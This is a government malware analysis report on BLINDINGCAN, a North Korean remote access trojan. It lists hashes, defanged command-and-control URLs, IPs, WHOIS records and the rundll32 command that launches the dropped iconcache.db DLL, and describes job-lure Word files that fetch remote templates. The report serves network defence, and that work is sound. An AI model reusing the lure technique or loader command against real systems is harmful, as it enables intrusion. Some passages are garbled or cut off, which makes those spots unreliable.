

# MAR-10295134-1.v1 – North Korean Remote Access Trojan: BLINDINGCAN

 [us-cert.cisa.gov/ncas/analysis-reports/ar20-232a](https://us-cert.cisa.gov/ncas/analysis-reports/ar20-232a)

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## Summary

### Description

This Malware Analysis Report (MAR) is the result of analytic efforts between Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI). Working with U.S. Government partners, DHS and FBI identified Remote Access Trojan (RAT) malware variants used by the North Korean government. This malware variant has been identified as BLINDINGCAN. The U.S. Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on HIDDEN COBRA activity, visit <https://www.us-cert.gov/hiddencobra>.

FBI has high confidence that HIDDEN COBRA actors are using malware variants in conjunction with proxy servers to maintain a presence on victim networks for further network exploitation. A threat group with a nexus to North Korea targeted government contractors early this year to gather intelligence surrounding energy technologies. The malicious documents employed in this campaign used job postings from leading defense contractors as lures and installed implants on a victim's system. This campaign utilized compromised infrastructure from multiple countries to host its command and control (C2) infrastructure implants to a victim's system. CISA and FBI are distributing this MAR to enable network defense and reduce exposure to North Korean government activity.

This MAR includes malware descriptions related to HIDDEN COBRA, suggested response actions and recommended mitigation techniques. Use should flag activity associated with the malware and report the activity to CISA or the FBI Cyber Watch (CyWatch), and give the activity the highest mitigation. The threat actor whose activity is described in this report may have included images of logos and products, such as the examples in the social engineering strategy.

CISA received four Microsoft Word Open Extensible Markup Language (XML) documents (.docx), two Dynamic-Link Libraries (DLLs). The .docx files were used to external domains for a download. A 32-bit and a 64-bit DLL was submitted that install a 32-bit and a 64-bit DLL named "iconcache.db" respectively. "iconcache.db" unpacks and executes a variant of Hidden Cobra RAT. It contains built-in functions for remote operations that provide various capabilities to the system.

For a downloadable copy of IOCs, see [MAR-10295134-1.v1.stix](#).

### Submitted Files (6)

0fc12e03ee93d19003b2dd7117a66a3da03bd6177ac6eb396ed52a40be913db6 (0FC12E03EE93D19003B2DD7117A66A...)

158ddb85611b4784b6f5ca7181936b86eb0ec9a3c67562b1d57badd7b7ec2d17 (2\_7955fa7ab32773d17e0e94efeea6...)

586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e (1\_6cea7290883f0527dbd3e2df6446...)

6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1 (4\_e7aa0237fc3db67a96ebd877806a...)

7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971 (3\_56470e113479eacda081c2eeead1...)

d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9 (D40AD4CD39350D718E189ADF45703E...)

### Additional Files (6)

58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d (58027c80c6502327863ddca28c31d3...)

7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd (7d507281e2e21476ff1af492ad9f57...)

8b53b519623b56ab746daf14d3eb402e6fa515cde2113a07f5a3b4050e98050 (8b53b519623b56ab746daf14d3eb4...)

b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9 (iconcache.db)

bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1 (e7718609577c6e34221b03de7e959a...)

d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5 (iconcache.db)

### Domains (4)

agarwalpropertyconsultants.com

anca-aste.it

automercado.co.cr

curiofirenze.com

### IPs (4)

192.99.20.39

199.79.63.24

51.68.152.96

54.241.91.49

## Findings

**586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e**

Tags

downloadertrojan

Details

<b>Name</b>	1_6cea7290883f0527dbd3e2df64462684.8d179113e963d81adbf8d39ceff456afac3dae16.docx
<b>Size</b>	184853 bytes
<b>Type</b>	Microsoft Word 2007+
<b>MD5</b>	6cea7290883f0527dbd3e2df64462684
<b>SHA1</b>	8d179113e963d81adbf8d39ceff456afac3dae16
<b>SHA256</b>	586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e
<b>SHA512</b>	6d84696445a9339709edc25dfaa36766bcbc1a63aa41386280307a6314c9838a1fb347785becb91346ac9ed8fffe3804e01910e69945c
<b>ssdeep</b>	3072:3wlgjFU9aU5M3Dr+YLLUb6WaTllr+YLLUb6WaTlmv13yK8RZOPhF:3wl9aUOfJnUjaTltJnUjaTlmv178RyF
<b>Entropy</b>	6.246619

Antivirus

**NANOAV** Exploit.Xml.CVE-2017-0199.equmby

YARA Rules

No matches found.

ssdeep Matches

**97** 6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1

Relationships

586d012540... Connected\_To agarwalpropertyconsultants.com

Description


This file is a .docx file that is a zipped file containing XML files in a directory structure.

Once opened in an application capable of displaying .docx files, the XML file "1\_6cea7290883f0527dbd3e2df64462684.8d179113e963d81adbf8d39ceff456afac3dae16.docx/word/\_rels/settings.xml.rels" attempts to connect Resource Locator (URL) for a download:

```
--Begin External URL--  
hxxps[:]//agarwalpropertyconsultants.com/assets/form/template/img/boeing_ia_cm.jpg  
--End External URL--
```

The download was not available at the time of analysis.

Screenshots



**Figure 1** - Screenshot of "1\_6cea7290883f0527dbd3e2df64462684.8d179113e963d81adbfd39ceff456afac3dae16.docx".

**agarwalpropertyconsultants.com**

Tags

command-and-control

URLs

hxxps[:]//agarwalpropertyconsultants.com/assets/form/template/img/boeing\_ia\_cm.jpg

Ports

443 TCP

Whois

Domain Name: AGARWALPROPERTYCONSULTANTS.COM  
Registry Domain ID: 2430104516\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: Whois.bigrock.com  
Registrar URL: www.bigrock.com  
Updated Date: 2019-11-05T02:16:36Z  
Creation Date: 2019-09-05T06:07:18Z  
Registrar Registration Expiration Date: 2020-09-05T06:07:18Z  
Registrar: BigRock Solutions Ltd  
Registrar IANA ID: 1495  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID: Not Available From Registry  
Registrant City: Mumbai  
Registrant State/Province: Other  
Registrant Postal Code: 400102  
Registrant Country: IN  
Registry Admin ID: Not Available From Registry  
Admin City: Mumbai  
Admin State/Province: Other  
Admin Postal Code: 400102  
Admin Country: IN  
Registry Tech ID: Not Available From Registry  
Tech City: Mumbai  
Tech State/Province: Other  
Tech Postal Code: 400102  
Tech Country: IN  
Tech Phone: +91.9821112012  
Name Server: ns1.bh-58.webhostbox.net  
Name Server: ns2.bh-58.webhostbox.net  
DNSSEC: Unsigned  
Registrar Abuse Contact Email: abuse@bigrock.com  
Registrar Abuse Contact Phone: +1-415-349-0015  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2020-06-30T20:21:25Z <<<

Relationships

agarwalpropertyconsultants.com Connected\_From 586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e

agarwalpropertyconsultants.com Resolved\_To 199.79.63.24

Description

"1\_6cea7290883f0527dbd3e2df64462684.8d179113e963d81adbf8d39ceff456afac3dae16.docx" attempts to connect to this domain.

**199.79.63.24**

Whois

Queried whois.arin.net with "n 199.79.63.24"...

NetRange: 199.79.62.0 - 199.79.63.255  
CIDR: 199.79.62.0/23  
NetName: PUBLICDOMAINREGISTRY-NETWORKS  
NetHandle: NET-199-79-62-0-1  
Parent: NET199 (NET-199-0-0-0-0)  
NetType: Direct Allocation  
OriginAS: AS394695  
Organization: PDR (PSUL-1)  
RegDate: 2012-01-13  
Updated: 2018-11-29  
Ref: <https://rdap.arin.net/registry/ip/199.79.62.0>

OrgName: PDR  
OrgId: PSUL-1  
Address: P.D.R Solutions LLC, 10, Corporate Drive, Suite 300  
City: Burlington  
StateProv: MA  
PostalCode: 01803  
Country: US  
RegDate: 2015-08-04  
Updated: 2019-11-07  
Ref: <https://rdap.arin.net/registry/entity/PSUL-1>

OrgAbuseHandle: ABUSE5185-ARIN  
OrgAbuseName: Abuse Admin  
OrgAbusePhone: +1-415-230-0648  
OrgAbuseEmail: [abuse@publicdomainregistry.com](mailto:abuse@publicdomainregistry.com)  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE5185-ARIN>

OrgNOCHandle: NOC32406-ARIN  
OrgNOCName: NOC  
OrgNOCPhone: +1-415-230-0680  
OrgNOCEmail: [noc@publicdomainregistry.com](mailto:noc@publicdomainregistry.com)  
OrgNOCRef: <https://rdap.arin.net/registry/entity/NOC32406-ARIN>

OrgTechHandle: TECH953-ARIN  
OrgTechName: Tech  
OrgTechPhone: +1-415-230-0680  
OrgTechEmail: [ipadmin@publicdomainregistry.com](mailto:ipadmin@publicdomainregistry.com)  
OrgTechRef: <https://rdap.arin.net/registry/entity/TECH953-ARIN>

OrgRoutingHandle: EIGAR-ARIN  
OrgRoutingName: eig-arin  
OrgRoutingPhone: +1-781-852-3200  
OrgRoutingEmail: [eig-net-team@endurance.com](mailto:eig-net-team@endurance.com)  
OrgRoutingRef: <https://rdap.arin.net/registry/entity/EIGAR-ARIN>

OrgNOCHandle: EIGAR-ARIN  
OrgNOCName: eig-arin  
OrgNOCPhone: +1-781-852-3200  
OrgNOCEmail: [eig-net-team@endurance.com](mailto:eig-net-team@endurance.com)  
OrgNOCRef: <https://rdap.arin.net/registry/entity/EIGAR-ARIN>

OrgDNSHandle: EIGAR-ARIN  
OrgDNSName: eig-arin  
OrgDNSPhone: +1-781-852-3200  
OrgDNSEmail: [eig-net-team@endurance.com](mailto:eig-net-team@endurance.com)  
OrgDNSRef: <https://rdap.arin.net/registry/entity/EIGAR-ARIN>

OrgTechHandle: EIGAR-ARIN  
OrgTechName: eig-arin  
OrgTechPhone: +1-781-852-3200  
OrgTechEmail: [eig-net-team@endurance.com](mailto:eig-net-team@endurance.com)  
OrgTechRef: <https://rdap.arin.net/registry/entity/EIGAR-ARIN>

Relationships

199.79.63.24 Resolved\_To agarwalpropertyconsultants.com

#### Description

Domain "agarwalpropertyconsultants.com" resolved to this Internet Protocol (IP) address during analysis.

**158ddb85611b4784b6f5ca7181936b86eb0ec9a3c67562b1d57badd7b7ec2d17**

#### Tags

downloaderloadertrojan

#### Details

<b>Name</b>	2_7955fa7ab32773d17e0e94efeea69cf4.e83cf8a6a4b24bd5d2b8ce4364d79fa8d4db6c6a.docx
<b>Size</b>	521644 bytes
<b>Type</b>	Microsoft Word 2007+
<b>MD5</b>	7955fa7ab32773d17e0e94efeea69cf4
<b>SHA1</b>	e83cf8a6a4b24bd5d2b8ce4364d79fa8d4db6c6a
<b>SHA256</b>	158ddb85611b4784b6f5ca7181936b86eb0ec9a3c67562b1d57badd7b7ec2d17
<b>SHA512</b>	aa773c54a764927c13db914169de9adde26210da8e223d54e206e9fa0b8720ded3d1fbfbaf13d5cf40a46e1103f90889d6acb86b5551!
<b>ssdeep</b>	12288:xnCB1YmAjh6oSdUocST5Uqpd4zRgE/CcftnPrqpd4zRgE/Ccfl:tmA167dUo1FtpdSgEjIOpdSgEjA
<b>Entropy</b>	7.915680

#### Antivirus

<b>McAfee</b>	Trojan-FRVP!2F8066356BC3
<b>NANOAV</b>	Exploit.Xml.CVE-2017-0199.equmby

#### YARA Rules

No matches found.

#### ssdeep Matches

No matches found.

#### Relationships

158ddb8561... Connected\_To anca-aste.it

#### Description

This is a .docx file that is a zipped container of XML files in a directory structure.

Once opened in an application capable of displaying .docx files, the XML file "2\_7955fa7ab32773d17e0e94efeea69cf4.e83cf8a6a4b24bd5d2b8ce4364d79fa8d4db6c6a.docx/word/\_rels/settings.xml.rels" attempts to connect a download:

```
--Begin External URL--  
hxxps[:]//www[.]anca-aste.it/uploads/form/boeing_iacm_logo.jpg  
--End External URL--
```

The download was not available at the time of analysis.

#### Screenshots




Figure 2 - Screenshot of "2\_7955fa7ab32773d17e0e94efeea69cf4.e83cf8a6a4b24bd5d2b8ce4364d79fa8d4db6c6a.docx".

7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971

Tags

downloaderloadertrojan

Details

<b>Name</b>	3_56470e113479eacda081c2eeead153bf.c70edfaf2c33647d531f7df76cd4e5bb4e79ea2e.docx
<b>Size</b>	521660 bytes
<b>Type</b>	Microsoft Word 2007+
<b>MD5</b>	56470e113479eacda081c2eeead153bf
<b>SHA1</b>	c70edfaf2c33647d531f7df76cd4e5bb4e79ea2e
<b>SHA256</b>	7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971
<b>SHA512</b>	0111578f53189915a7f39f755087a283b60196283393d7979bc7a65f462c8af646579a57b0d4693bffdca0ceb92e2bad26720c4418b1cb
<b>ssdeep</b>	12288:GaF6pLkGz2wx0zqb/RXkIUyYqpd4zRgE/CcflQpd4zRgE/CcftKv:GaspLiewxgi/lkIU5pdSgEj+pdSgEjG
<b>Entropy</b>	7.916144

Antivirus

<b>Ahnlab</b>	Downloader/Doc.Generic
<b>Antiy</b>	Trojan/Win32.Casdet
<b>Avira</b>	W97M/Dldr.Agent.iscqo
<b>BitDefender</b>	Trojan.GenericKD.33913186
<b>ClamAV</b>	Win.Malware.Agent-8366038-0
<b>Comodo</b>	Malware
<b>Cyren</b>	DOCX/Gamaredon.A.gen!Camelot
<b>ESET</b>	DOC/TrojanDownloader.Pterodo.A trojan
<b>Emsisoft</b>	Trojan.GenericKD.33913186 (B)
<b>Ikarus</b>	Trojan-Downloader.DOC.Agent
<b>Lavasoft</b>	Trojan.GenericKD.33913186

<b>McAfee</b>	Trojan-FRVP!AF83AD63D2E3
<b>Microsoft Security Essentials</b>	Trojan:Win32/Casdet!lfrn
<b>NANOAV</b>	Exploit.Xml.CVE-2017-0199.equmby
<b>NetGate</b>	Trojan.Win32.Malware
<b>Sophos</b>	Troj/DocDI-ZFL
<b>Symantec</b>	Trojan.Gen.NPE
<b>TrendMicro</b>	Trojan.9A84BBAC
<b>TrendMicro House Call</b>	Trojan.9A84BBAC

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

7933716892... Connected\_To anca-aste.it

Description

This is a .docx file that is a zipped container of XML files in a directory structure.

Once opened in an application capable of displaying .docx files, the XML file "3\_56470e113479eacda081c2eeead153bf.c70edfaf2c33647d531f7df76cd4e5bb4e79ea2e.docx/word/\_rels/settings.xml.rels" attempts to connect a download:


--Begin External URL--

hxxps[:]//www[.]anca-aste.it/uploads/form/boeing\_spectrolab\_logo.jpg

--End External URL--

The download was not available at the time of analysis.

Screenshots



**Figure 3** - Screenshot of "3\_56470e113479eacda081c2eeead153bf.c70edfaf2c33647d531f7df76cd4e5bb4e79ea2e.docx".

**6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1**

Tags

downloaderdropperloadertrojan

Details

<b>Name</b>	4_e7aa0237fc3db67a96ebd877806a2c88.0ecc687d741c7b009c648ef0de0a5d47213f37ff.docx
<b>Size</b>	184848 bytes
<b>Type</b>	Microsoft Word 2007+
<b>MD5</b>	e7aa0237fc3db67a96ebd877806a2c88
<b>SHA1</b>	0ecc687d741c7b009c648ef0de0a5d47213f37ff
<b>SHA256</b>	6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1
<b>SHA512</b>	771f7e5f68a48e38361f7b1b3c8cc5181a456582515d9b694f98cacd7c33e06dfb994d082c3d009b432fb9f9ecd1f3b194e92b998c203e4
<b>ssdeep</b>	3072:3wIGjFU9aU5M3Dr+YLLUb6WaTllr+YLLUb6WaTlmv13fK8RZOPhN:3wI9aUOfJnUjaTltJnUjaTlmv1y8RyN
<b>Entropy</b>	6.246580

Antivirus

<b>Ahnlab</b>	Downloader/MsOffice.Generic
<b>Antiy</b>	Trojan[Exploit]/MsOffice.CVE-2017-0199
<b>Avira</b>	W97M/Dldr.Agent.axzdz
<b>ClamAV</b>	Win.Malware.Agent-8366007-0
<b>ESET</b>	DOC/TrojanDownloader.Agent.BHQ trojan
<b>Ikarus</b>	Trojan-Downloader.DOC.Agent
<b>McAfee</b>	Trojan-FRVP!63178C414AF9
<b>Microsoft Security Essentials</b>	Exploit:O97M/CVE-2017-0199!MTB
<b>NANOAV</b>	Exploit.Xml.CVE-2017-0199.equmby
<b>NetGate</b>	Trojan.Win32.Malware
<b>Sophos</b>	Troj/DocDI-YVZ
<b>Symantec</b>	Trojan.Mdropper
<b>TrendMicro</b>	TROJ_FR.9B7AA4A0
<b>TrendMicro House Call</b>	TROJ_FR.9B7AA4A0

YARA Rules

No matches found.

ssdeep Matches

97 586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e

Relationships

6a3446b8a4... Connected\_To anca-aste.it

Description

This is a .docx file that is a zipped container of XML files in a directory structure.


Once opened in an application capable of displaying .docx files, one of its XML files (4\_e7aa0237fc3db67a96ebd877806a2c88.0ecc687d741c7b009c648ef0de0a5d47213f37ff.docx/word/\_rels/settings.xml.rels) connects to the follc download.

--Begin External URL--  
hxtps[:]//www[.]anca-aste.it/uploads/form/boeing\_jd\_t034519.jpg  
--End External URL--

The download was not available at the time of analysis.



## Screenshots



**Figure 4** - Screenshot of "4\_e7aa0237fc3db67a96ebd877806a2c88.0ecc687d741c7b009c648ef0de0a5d47213f37ff.docx".

### anca-aste.it

Tags

command-and-control

URLs

- [https://www\[.\]anca-aste.it/uploads/form/boeing\\_iacm\\_logo.jpg](https://www[.]anca-aste.it/uploads/form/boeing_iacm_logo.jpg)
- [https://www\[.\]anca-aste.it/uploads/form/boeing\\_id\\_t034519.jpg](https://www[.]anca-aste.it/uploads/form/boeing_id_t034519.jpg)
- [https://www\[.\]anca-aste.it/uploads/form/boeing\\_spectrolab\\_logo.jpg](https://www[.]anca-aste.it/uploads/form/boeing_spectrolab_logo.jpg)

Ports

443 TCP

Whois

Domain: anca-aste.it  
Status: ok  
Signed: no  
Created: 2006-03-02 00:00:00  
Last Update: 2019-07-22 01:05:20  
Expire Date: 2020-07-06

Registrant

Created: 2017-07-05 14:28:22  
Last Update: 2017-07-05 14:28:22

Admin Contact

Name: Gabriele Crepaldi  
Organization: Gabriele Crepaldi  
Address: Via Della Spiga 52, Milano, 20121, MI, IT  
Created: 2017-07-05 14:28:22  
Last Update: 2017-07-05 14:28:22

Technical Contacts

Name: hidden  
Organization: hidden

Registrar

Organization: CWNET srl  
Name: CWNET-REG  
Web: <http://www.cwnet.it>  
DNSSEC: no

Nameservers  
ns.thetisccloud1.it  
ns.thetisccloud2.it  
Relationships

anca-aste.it	Resolved_To	51.68.152.96
anca-aste.it	Connected_From	6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1
anca-aste.it	Connected_From	158ddb85611b4784b6f5ca7181936b86eb0ec9a3c67562b1d57badd7b7ec2d17
anca-aste.it	Connected_From	7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971

Description

Files "2\_7955fa7ab32773d17e0e94efeea69cf4.e83cf8a6a4b24bd5d2b8ce4364d79fa8d4db6c6a.docx",  
"3\_56470e113479eacda081c2eeead153bf.c70edfaf2c33647d531f7df76cd4e5bb4e79ea2e.docx" and  
"4\_e7aa0237fc3db67a96ebd877806a2c88.0ecc687d741c7b009c648ef0de0a5d47213f37ff.docx" attempt to connect to this domain.

**51.68.152.96**

Whois

Queried whois.ripe.net with "-B 51.68.152.96"...

% Information related to '51.68.152.0 - 51.68.155.255'

% Abuse contact for '51.68.152.0 - 51.68.155.255' is 'abuse@ovh.net'

inetnum: 51.68.152.0 - 51.68.155.255  
netname: SD-1G-WAW1-W13B  
country: PL  
org: ORG-OS23-RIPE  
admin-c: OTC12-RIPE  
tech-c: OTC12-RIPE  
status: LEGACY  
mnt-by: OVH-MNT  
created: 2018-07-27T14:04:34Z  
last-modified: 2018-07-31T15:24:23Z  
source: RIPE  
geoloc: 52.225524 21.049737

organisation: ORG-OS23-RIPE  
org-name: OVH Sp. z o. o.  
org-type: OTHER  
address: ul. Swobodna 1  
address: 50-088 Wroclaw  
address: Poland  
e-mail: noc@ovh.net  
admin-c: OTC2-RIPE  
mnt-ref: OVH-MNT  
mnt-by: OVH-MNT  
created: 2005-09-02T12:40:01Z  
last-modified: 2019-08-08T07:47:57Z  
source: RIPE

role: OVH PL Technical Contact  
address: OVH Sp. z o. o.  
address: ul. Swobodna 1  
address: 54-088 Wroclaw  
address: Poland  
e-mail: noc@ovh.net  
admin-c: OK217-RIPE  
tech-c: GM84-RIPE  
nic-hdl: OTC12-RIPE  
abuse-mailbox: abuse@ovh.net  
notify: noc@ovh.net  
mnt-by: OVH-MNT  
created: 2009-09-16T16:09:56Z  
last-modified: 2019-08-08T07:50:01Z  
source: RIPE

% Information related to '51.68.0.0/16AS16276'

route: 51.68.0.0/16  
origin: AS16276  
mnt-by: OVH-MNT  
created: 2018-03-07T09:22:39Z  
last-modified: 2018-03-07T09:22:39Z  
source: RIPE

% This query was served by the RIPE Database Query Service version 1.97.2 (HEREFORD)  
Relationships

51.68.152.96 Resolved\_To anca-aste.it

Description

Domain "anca-aste.it" resolved to this IP during analysis.

**d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9**

Tags

droppertrojan

Details

<b>Name</b>	D40AD4CD39350D718E189ADF45703EB3A3935A7CF8062C20C663BC14D28F78C9
<b>Size</b>	724480 bytes
<b>Type</b>	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
<b>MD5</b>	18cfd7e01da5d30a27a885164d5a7b9b
<b>SHA1</b>	40c5103cd9681a2830667957f3e3d037fd25b6c9
<b>SHA256</b>	d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9
<b>SHA512</b>	6724ed963fa7ffd1cb3b76a72890b385bcd080a66428f18531f1432a973896d98e9405bd02952ae81b4a6d6294a73cde5911e9998e4f9
<b>ssdeep</b>	12288:u4VYMsRKftZAli/I9j2OShndRYMaU4vdXScW2EmBYWK323b1zvpjUSqon01y:jwKbA9XSJ4i4vdEGYfahBjk5
<b>Entropy</b>	7.960508

Antivirus

<b>BitDefender</b>	Gen:Trojan.Heur.Su4@!RdqOMbi
<b>Emsisoft</b>	Gen:Trojan.Heur.Su4@!RdqOMbi (B)
<b>Lavasoft</b>	Gen:Trojan.Heur.Su4@!RdqOMbi
<b>Symantec</b>	Heur.AdvML.B

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

<b>Compile Date</b>	2020-05-20 02:03:53-04:00
<b>Import Hash</b>	513e6f9be441b608d02560144adad488

PE Sections

MD5	Name	Raw Size	Entropy
6dead31f52ae9c89182635c7bc5363ff	header	1024	2.447679
4eb9a889d49c201486c6a9844c0a3861	.text	28160	6.512256
2564f80bde6880569bc81d572ffd85c6	.rdata	9216	4.772079
4f06d9f35e1f31817d4205f0cda45316	.data	680448	7.992807
aedd1ea7e39bc6c20eb7c1a31ee31945	.rsrc	512	5.114293
4de4bb5980c9ffde6d9809bca8589667	.reloc	5120	3.162603

Packers/Compilers/Cryptors

Microsoft Visual C++ DLL \*sign by CodeRipper

Relationships

d40ad4cd39... Dropped b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9

Description

This application is a 32-bit DLL. Upon execution, it decodes an embedded Ultimate Packer for Executables (UPX) packed DLL using a hard-code decoded DLL is installed and executed from "C:\ProgramData\iconcache.db" (b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5 following command:

--Begin Command--

"C:\Windows\System32\rundll32.exe C:\ProgramData\iconcache.db,SMain S-6-12-2371-68143633-837395-7851"

--End Command--

**b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9**

Tags

obfuscatedremote-access-trojan

Details

<b>Name</b>	iconcache.db
<b>Size</b>	676864 bytes
<b>Type</b>	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
<b>MD5</b>	c627db421adaaa320d3ac42396c89f8a
<b>SHA1</b>	dcf95cd96203e794724fc14e454e63fba9afe82a
<b>SHA256</b>	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
<b>SHA512</b>	bcc0a6688b5a282802700382d72e11663015946a95c701df82fdab164b6ef6889e180617a284e604e931ffc046ec1fd20ac6e20357ec91
<b>ssdeep</b>	12288:UloPYtyl4ISa/gwZyVJKII/mjGENKw4tv1ALs7wboS:eoQp4ISWgwZy6IUkh4N2Ls7w
<b>Entropy</b>	7.994989
<b>Path</b>	C:\ProgramData\iconcache.db

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

